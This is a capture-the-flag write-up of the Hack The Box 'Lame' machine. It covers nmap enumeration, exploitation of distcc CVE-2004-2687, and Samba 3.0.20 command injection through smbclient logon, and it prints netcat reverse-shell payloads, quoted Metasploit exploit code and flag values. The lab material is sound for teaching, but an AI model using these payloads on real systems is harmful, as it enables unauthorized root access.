


EASY - Lame

1. Enumeration

I began by pinging the target machine to observe the TTL (Time-to-Live) value. Since it was close to 64, I identified it as a Linux system; had it been closer to 128, it would have indicated a Windows machine. Next, I conducted an Nmap scan to detect active services on the target. Given that this is a Hack The Box machine (a controlled environment), I optimized the scan for speed using the following flags: `--min-rate 5000`, `-sS` for a SYN scan, and `-T5` for maximum speed.



```
Δ > ~ / Desktop / lame-EASY ping 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data:
64 bytes from 10.10.10.3: icmp_seq=1 ttl=63 time=91.4 ms
64 bytes from 10.10.10.3: icmp_seq=2 ttl=63 time=20.6 ms
^C
— 10.10.10.3 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 20.580/56.003/91.427/35.423 ms
Δ > ~ / Desktop / lame-EASY sudo nmap -sS --min-rate 5000 -T 5 -p- 10.10.10.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 17:43 CEST
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 93.56% done; ETC: 17:44 (0:00:02 remaining)
Nmap scan report for 10.10.10.3
Host is up (0.020s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3632/tcp   open  distccd
Nmap done: 1 IP address (1 host up) scanned in 26.53 seconds
```

The scan has revealed the following open ports:

- **FTP** on port 21
- **SSH** on port 22
- **NetBios-ssn** on port 139
- **microsoft-ds** on port 445
- **distccd** on port 3632

I conducted a thorough scan with service version detection (`-sV`) and the Nmap Scripting Engine (NSE) with default scripts (`-sC`). I also saved the output for easy reference later.

```

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 17:44 CEST
Nmap scan report for 10.10.10.3
Host is up (0.020s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 10.10.14.9
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb-os-discovery:
|_OS: Unix (Samba 3.0.20-Debian)
|_Computer name: lame
|_NetBIOS computer name:
|_Domain name: hackthebox.gr
|_FQDN: lame.hackthebox.gr
|_System time: 2024-09-26T11:45:33-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 2h00m22s, deviation: 2h49m46s, median: 19s
|_smb-security-mode:
|_account_used: guest
|_authentication_level: user
|_challenge_response: supported
|_message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.52 seconds

```

For now I know the machine has the following services running:

- FTP (File Transfer Protocol)
 - Service version → vsftpd 2.3.4
 - Anonymous login → allowed
- SSH (Secure Shell)
 - Service version → OpenSSH 4.7p1
- SMB with NetBios (Server Message Block with Network Basic Input Output System)
 - Service version → Samba smbd 3.0.20-Debian
- Distcc (tool that distributes the compilation workload between the computers in a network)
 - Service version → distccd v1

2. Exploitation

FTP service

The Nmap script indicated that anonymous login was enabled. I attempted to explore the server for uploaded files but found none.

```
> ~De/L/lame-EASY ftp ftp://anonymous:anonymous@10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Switching to Binary mode.
ftp> pwd
Remote directory: /
ftp> ls -R
229 Entering Extended Passive Mode (|||7410|).
150 Here comes the directory listing.
.:
226 Directory send OK.
ftp> 
```

I then searched for known exploits targeting the vsftpd version. While a CVE exists for vsftpd 2.3.4, I was unable to obtain a shell using either Metasploit or various scripts from GitHub.

```
> ~De/Labs/lame-EASY searchsploit vsftpd 2.3.4
Exploit Title | Path
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
Shellcodes: No Results
> ~De/Labs/lame-EASY 
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
```

```
> ~De/L/lame-EASY python exploit.py 10.10.10.3
[0] Connecting To Backdoor...
[+] Opening connection to 10.10.10.3 on port 21: Done
[*] Closed connection to 10.10.10.3 port 21
[-] Opening connection to 10.10.10.3 on port 6200: Failed
[ERROR] Could not connect to 10.10.10.3 on port 6200
Traceback (most recent call last):
  File "/home/arket/Desktop/Labs/lame-EASY/exploit.py", line 45, in <module>
    exploit.get_shell()
  File "/home/arket/Desktop/Labs/lame-EASY/exploit.py", line 30, in get_shell
    io = remote(self.ip, 6200)
  File "/home/arket/Desktop/Labs/labs_hacking/lib/python3.12/site-packages/pwnlib/tubes/remote.py", line 78, in __init__
    self.sock = self._connect(fam, typ)
  File "/home/arket/Desktop/Labs/labs_hacking/lib/python3.12/site-packages/pwnlib/tubes/remote.py", line 127, in _connect
    self.error("Could not connect to %s on port %s", self.rhost, self.rport)
  File "/home/arket/Desktop/Labs/labs_hacking/lib/python3.12/site-packages/pwnlib/log.py", line 43, in error
    raise PwnlibException(message % args)
pwnlib.exception.PwnlibException: Could not connect to 10.10.10.3 on port 6200
```

Distcc service

Given that the version of distcc in use was vulnerable to arbitrary code execution, I attempted to exploit it using an NSE script. Since the target was vulnerable, I used the exploit script from GitHub [CVE-2004-2687](#), successfully gaining access to the system as the `daemon` user. Afterward, I listed the home directories and retrieved the `user.txt` flag.

```

$ nmap -p 3632 10.10.10.3 --script distcc-cve2004-2687 --script-args='distcc-exec.cmd='id'
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 08:42 CEST
Nmap scan report for 10.10.10.3
Host is up (0.017s latency).

PORT      STATE SERVICE
3632/tcp  open  distccd
| distcc-cve2004-2687:
|   VULNERABLE:
|     distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs: CVE: CVE-2004-2687
|     Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|     Allows executing of arbitrary commands on systems running distccd 3.1 and
|     earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|       https://distcc.github.io/security.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
|_

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
$ python3 /home/arket/exploits/Distcc-CVE-2004-2687.py --rhost 10.10.10.3 --lhost 10.10.14.9
[+] Payload: Payload generated!
[+] Execution: DistCC Daemon exploited with success!
[+] Opening connection to 10.10.10.3 on port 3632: Done
[+] Trying to bind to :: on port 443: Done
[+] Waiting for connections on :::443: Got connection from ::ffff:10.10.10.3 on port 47316
[+] Connection: Established connection
[*] Switching to interactive mode
$ whoami
daemon
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$ ls /home
ftp
makis
service
user
$
```

```

$ ls -R /home
/home:
ftp
makis
service
user

/home/ftp:

/home/makis:
user.txt

/home/service:

/home/user:
$ cat /home/makis/user.txt
1070bacff60f0f2debaae78e5cbfb0f
$
```

SMB service

I ran `enum4linux` to gather as much information about the SMB service as possible. The output indicated access to the `/tmp` share, but after downloading

and reviewing the files, I found nothing of value.

```

( Share Enumeration on 10.10.10.3 )
+-----+-----+-----+
| Sharename | Type | Comment |
+-----+-----+-----+
| print$    | Disk | Printer Drivers |
| tmp       | Disk | oh noes! |
| opt       | Disk | |
| IPC$      | IPC  | IPC Service (Lame server (Samba 3.0.20-Debian)) |
| ADMIN$    | IPC  | IPC Service (Lame server (Samba 3.0.20-Debian)) |
+-----+-----+-----+
Reconnecting with SMB1 for workgroup listing.
+-----+-----+
| Server | Comment |
+-----+-----+
| WORKGROUP | Master |
| WORKGROUP | LAME |
+-----+-----+
[+] Attempting to map shares on 10.10.10.3
//10.10.10.3/print$ Mapping: DENIED listing: N/A writing: N/A
//10.10.10.3/tmp Mapping: OK listing: OK writing: N/A
//10.10.10.3/opt Mapping: DENIED listing: N/A writing: N/A
[+] Done
[+] ST-STATUS_NETWORK_ACCESS_DENIED listing N/A
//10.10.10.3/IPC$ Mapping: N/A listing: N/A writing: N/A
//10.10.10.3/ADMIN$ Mapping: DENIED listing: N/A writing: N/A

```

```

[+] ~ De L Lame-EASY smbclient \\\\10.10.10.3\\tmp
Password for [WORKGROUP\\arket]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Fri Sep 27 16:26:06 2024
..               DR          0   Sat Oct 31 07:33:58 2020
orbit-makis      DR          0   Fri Sep 27 12:25:32 2024
distcc_d7f271aa.stdout R        49   Fri Sep 27 10:49:46 2024
distccd_d7a571aa.i R        10   Fri Sep 27 10:49:46 2024
.ICE-unix        DH          0   Fri Sep 27 08:11:21 2024
vmware-root      DR          0   Fri Sep 27 08:11:25 2024
distcc_d73771aa.stderr R       39   Fri Sep 27 10:49:57 2024
distccd_d7af71aa.o R          0   Fri Sep 27 10:49:46 2024
.X11-unix        DH          0   Fri Sep 27 08:11:48 2024
gconfd-makis     DR          0   Fri Sep 27 12:25:32 2024
.X0-lock         HR         11   Fri Sep 27 08:11:48 2024
5570.jsvc_up     R           0   Fri Sep 27 08:12:24 2024
vgauthsvclg.txt.0 R       1600  Fri Sep 27 08:11:20 2024

7282168 blocks of size 1024, 5385860 blocks available
smb: \>

```

I then checked for known exploits targeting the version of Samba in use. The second result was a Metasploit script written in Ruby that appeared to allow command execution on the system. Instead of running the script blindly, I reviewed it first. The script exploits the login function by injecting commands using `/=` and backticks, which causes the server to execute whatever is contained within.

```

[+] ~ De L Lame-EASY searchsploit samba 3.0.20
Exploit Title | Path
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py
Shellcodes: No Results

```

```

def exploit

  connect

  # lol?
  username = "/= `nohup " + payload.encoded + "`"
  begin
    simple.client.negotiate(false)
    simple.client.session_setup_ntlmv1(username, rand_text(16), datastore['SMBDomain'], false)
  rescue ::Timeout::Error, XCEPT::LoginError
    # nothing, it either worked or it didn't ;)
  end

  handler

end

```

Nohup is a function that ensures a command is executed, even if the session is closed. So the server runs `nohup payload` being "payload" any command the user of the exploit wants.

I decided to manually replicate the exploit rather than relying on the automated Metasploit script. From inside the server, I used the logon command to execute the payload. I redirected the output of the exploit through Netcat back to my Kali, which provided me with a root shell.

```
> ~ De L lame-EASY smbclient \\\10.10.10.3\\tmp
Password for [WORKGROUP\arket]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> lgoon
lgoon: command not found
smb: \> logon
logon <username> [<password>]
smb: \> logon "/nohup id | nc 10.10.14.9 5555" "
Password:
█
```

```
> ~ De L lame-EASY nc -lvnp 555
listening on [any] 555 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.3] 50271
uid=0(root) gid=0(root)
█
```

The root.txt flag could be printed using `cat /root/root.txt` in the payload.

```
> ~ De L lame-EASY nc -lvnp 555
listening on [any] 555 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.3] 35856
5a7a2e2bfdc173c9c76a31b1562808e2
█
```

Had further exploration of the system been needed, I could have also sent a shell through netcat to my own system.

```
> ~ De L lame-EASY smbclient \\\10.10.10.3\\tmp
Password for [WORKGROUP\arket]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> logon "/nohup nc -e /bin/bash 10.10.14.9 555" "
Password:
session setup failed: NT_STATUS_IO_TIMEOUT
smb: \> █
```

```
> ~ De L lame-EASY nc -lvnp 555
listening on [any] 555 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.3] 35255
whoami
root
hostname
lame
█
```

Additionally, I could have spawned a fully upgraded tty using the following commands

```
script /dev/null -c bash
export TERM="xterm"
export SHELL="bash"
^Z #Press ctrl + z
stty raw -echo;fg
reset xterm
stty rows 44 columns 184
```

```
Erase set to delete.
Kill set to control-U (^U).
Interrupt set to control-C (^C).
root@lame:/#
root@lame:/#
root@lame:/#
root@lame:/# whoami
root
root@lame:/# hostname
lame
root@lame:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:94:37:fa
          inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:fe94:37fa/64 Scope:Global
          inet6 addr: fe80::250:56ff:fe94:37fa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:18032 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7442 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2002915 (1.9 MB)  TX bytes:1061027 (1.0 MB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:4702 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4702 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2310021 (2.2 MB)  TX bytes:2310021 (2.2 MB)

root@lame:/#
```